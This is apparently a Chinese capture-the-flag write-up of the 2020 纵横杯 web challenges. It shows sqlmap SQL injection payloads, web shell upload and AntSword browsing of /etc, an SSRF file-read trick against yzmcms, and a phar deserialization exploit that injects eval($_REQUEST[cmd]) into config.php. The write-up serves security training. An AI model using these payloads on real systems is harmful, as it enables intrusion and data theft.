
2020-纵横杯-Venom

Web

easyci


登陆可以sqlmap
密码HEIHEIHEIHEI

测试发现为DBA权限，直接找到网站目录写shell就好




```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 5986=5986 AND 'vNSF'='vNSF&password=123456

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 2021 FROM (SELECT(SLEEP(5)))NLAv) AND 'aGkj'='aGkj&password=1234
---
[22:50:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:50:21] [INFO] testing if current user is DBA
[22:50:21] [INFO] fetching current user
[22:50:21] [INFO] resumed: root@localhost
current user is DBA: True
[22:50:21] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
[22:50:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/eci-2ze0xe7juyhmdlwju493.
udeci1.ichunqiu.com'
[22:50:21] [WARNING] you haven't updated sqlmap for more than 359 days!!!

[*] ending @ 22:50:21 /2020-12-25/

root@kali:~/test#
```

读取apache2的配置文件
发现网站路径为/var/sercet/html



```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/sercet/html
```

http://eci-2ze0xe7juyhmdlwju493.cloudeci1.ichunqiu.com/shell.php
密码：cmd
发现flag在/etc/目录下



中国蚁剑

AntSword 编辑 窗口 调试

>_ 106.119.182.152 | 106.119.182.152

目录列表 (67)

```
/
  var
  bin
  boot
  dev
  etc
    X11
    alternatives
    apache2
    apparmor.d
    apparmor
    apt
    bash_completion.d
    binfmt.d
    ca-certificates
    calendar
    cron.d
    cron.daily
    cron.hourly
    cron.monthly
    cron.weekly
    dbus-1
    default
    dhcp
```

文件列表 (131)

新建 上层 刷新 主目录 书签 /etc/ 读取

名称	日期	大小	属性
passwd	2020-05-26 05:05:56	1.31 Kb	0644
passwd-	2020-05-26 05:05:56	1.3 Kb	0600
profile	2015-10-22 17:15:21	575 b	0644
protocols	2014-10-25 07:16:23	2.86 Kb	0644
rc.local	2020-03-26 18:05:59	306 b	0755
resolv.conf	2020-12-26 02:49:27	50 b	0644
rmt	2015-11-10 19:07:49	268 b	0755
rpc	2014-10-25 07:16:23	887 b	0644
securetty	2016-03-29 09:25:06	3.94 Kb	0644
services	2014-10-25 07:16:23	19.15 Kb	0644
shadow	2020-05-26 05:05:56	711 b	0640
shadow-	2020-05-26 05:05:56	711 b	0600
shells	2020-03-26 18:05:58	73 b	0644
subgid	2020-03-26 18:05:58	0 b	0644
subuid	2020-03-26 18:05:58	0 b	0644
sysctl.conf	2015-09-06 05:30:20	2.04 Kb	0644
timezone	2020-05-26 05:06:37	8 b	0644
ucf.conf	2016-03-16 20:58:51	1.23 Kb	0644
yooooflaggggggggggggggggggggg	2020-12-26 02:49:27	42 b	0755

任务列表

---


easycms

后台账号admin/admin868


https://github.com/yzmcms/yzmcms/issues/53

可以ssrf 任意读文件

<ss123><a href='httpxxx://../../../../../flag'>123</a></ss123>"



```
[root@L1n3-Test-AliYun-HK]: /var/www/html
➜  vi ss.html
[root@L1n3-Test-AliYun-HK]: /var/www/html
➜  cat ss.html
<ss123><a href='httpxxx://../../../../../flag'>123</a></ss123>"
[root@L1n3-Test-AliYun-HK]: /var/www/html
➜  
```



基本信息

采集项目名： ssrf

采集页面编码： ● UTF-8 ○ GBK

列表规则

网址类型： ○ 序列网址 ● 单一网页

网址配置： http://47.75.55.165/ss.html

(如为序列网址：http://www.yzmcms.com/html/(*).html，页码使用(*)做为通配符。

页码从： 1 到 10 每次增加 1

网址配置： 网址中必须包含 网址中不得包含


获取网址：

区域开始的HTML：

```
<ss123>
```

区域结束的HTML：

```
</ss123>
```



节点名称： ssrf

列表测试信息：

```
123 httpxxx://../../../../../flag
```


内容页测试信息（获取第一篇文章地址来测试）：

```
Array
(
    [title] =>
    [inputtime] => 1608964231
    [content] => flag{6c2da20b-4b2f-434f-bbc2-d32684fc70c2}
)
```

hello_php


```
[13:04:19] 200 -   51B  - /admin.php
[13:04:44] 200 -    0B  - /config.php
[13:04:55] 200 -  778B  - /index.php
[13:04:55] 200 -  778B  - /index.php/login/
[13:04:58] 200 -    1KB - /login.php
[13:05:15] 301 -  383B  - /static  ->  http://eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/static/
[13:05:22] 200 -    5KB - /www.zip
```

/login.php admin admin888



```
<?php
if(isset($_GET['img'])&&file_exists($_GET['img'])){?>
            <img src="<?php echo $_GET['img'];?>" class="d-inline-block align-top" alt="" loading="lazy">
<?php } else {?>
    <img src="<?php echo $config->logo_url;?>" class="d-inline-block align-top" alt="" loading="lazy">
```

file_exists 可以触发 phar 反序列化



```
<?php
include('config.php');
class Config{
    public $title;
    public $comment;
    public $logo_url;
    public function __construct(){
        global $title;
        global $comment;
        global $logo_url;
        $this->title= $title;
        $this->comment = $comment;
        $this->logo_url = $logo_url;
    }
    public function upload_logo(){
        if(!empty($_FILES)){
            $path='./static/'.md5(time()).'.jpg';
            move_uploaded_file($_FILES["file"]["tmp_name"],'./static/'.md5(time()).'.jpg');
        }
    }
    public function update_title($title,$comment){
        #垃圾老板就给我这么点钱，叫我怎么帮你做事。
    }

    public function __destruct(){
        $file = file_get_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])['dirname'].'/config.php');
        $file = preg_replace('/\$title=\'.*?\';/', "\$title='$this->title';", $file);
        $file = preg_replace('/\$comment=\'.*?\';/', "\$commnet='$this->comment';", $file);
        file_put_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])['dirname'].'/config.php', $file);
    }

}
$config=new Config;
?>
```


需要爆一下文件名

```
move_uploaded_file($_FILES["file"]["tmp_name"],'./static/'.md5(time()).'.jpg');
```


exp:

```
<?php
class Config{
    public $title='xxxx\';eval($_REQUEST[cmd]);var_dump(123);$a=\'ccc';
    public $commnet='aaa';
    public $logo_url='./static/default.jpg';
}
$template = new Config();
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($template);
```


```php
$phar->addFromString("123.txt", "123");
$phar->stopBuffering();

```



```
admin.php?upload
popper.min.js
cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd
bootstrap.min.js
cdn.jsdelivr.net/npm/bootstrap@4.5.0/dist/js
inject.js
klmeolbcejnhefkapdchfhlhhjgobhmo

▾ General
Request URL: http://eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/admin.php?upload
Request Method: POST
Status Code: 200 OK
Remote Address: 111.47.226.189:80
Referrer Policy: strict-origin-when-cross-origin

▾ Response Headers    view source
Cache-Control: no-store, no-cache, must-revalidate
Connection: keep-alive
Content-Encoding: gzip
Content-Length: 138
Content-Type: text/html; charset=UTF-8
Date: Sat, 26 Dec 2020 05:23:06 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
```




```
> a = new Date('Sat, 26 Dec 2020 05:23:06 GMT')
<· Sat Dec 26 2020 13:23:06 GMT+0800 (中国标准时间)
> a.getTime()
<· 1608960186000
>
```



图像“http://eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/static/441587be50497340c3bc45316103806e.jpg”因存在错误而无法显示。

状态	方法	域名	文件	发起者	类型	传输	大小
200	GET	eci-2zeb3std...	441587be50497340c3bc45316103806e.jpg	browsing...	jpeg	898 字节	642 ...
404	GET	eci-2zeb3std...	favicon.ico	FaviconL...	html	532 字节	322 字...

```
请求网址: http://eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/static/441587be50497340c3bc45316103806e.jpg
请求方法: GET
远程地址: 127.0.0.1:16300
状态码: 200 OK
版本: HTTP/1.1
```



eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/config.php

flag{f476f85e-941a-46a5-bef6-1e695b8bfbbe}int(123)


http://eci-2zeb3stdvqw99krpipua.cloudeci1.ichunqiu.com/config.php

☑ Post data □ Referer □ User Agent □ Cookies

```
cmd=echo file_get_contents('/flag');
```


大家一起来审代码

admin admin



```
POST /adm1n/admin_ip.php?action=set HTTP/1.1
Host: eci-2ze0xe7juyhmgubdheb1.cloudeci1.ichunqiu.com
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://eci-2ze0xe7juyhmgubdheb1.cloudeci1.ichunqiu.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://eci-2ze0xe7juyhmgubdheb1.cloudeci1.ichunqiu.com/adm1n/admin_ip.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
